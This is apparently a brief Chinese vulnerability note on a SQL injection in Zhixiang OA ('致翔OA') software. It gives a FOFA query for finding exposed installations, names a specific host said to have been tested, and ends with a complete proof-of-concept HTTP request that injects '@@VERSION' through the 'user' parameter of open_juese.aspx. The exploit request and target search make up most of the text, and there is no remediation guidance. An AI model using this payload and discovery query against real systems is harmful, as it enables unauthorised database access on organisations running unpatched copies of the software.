
**资产测绘**：

FOFA：app="致翔软件-致翔OA"

**测试**：

xatyxf.com:8080



注入得出数据库版本信息



**POC：**

GET /OpenWindows/open\_juese.aspx?key=1&name=1&user=-1)+and+1=@@VERSION--+&requeststr= HTTP/1.1

Host:

User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/126.0.0.0 Safari/537.36

Accept: \*/\*

Accept-Encoding: gzip, deflate

Accept-Language: zh-CN,zh;q=0.9

Connection: close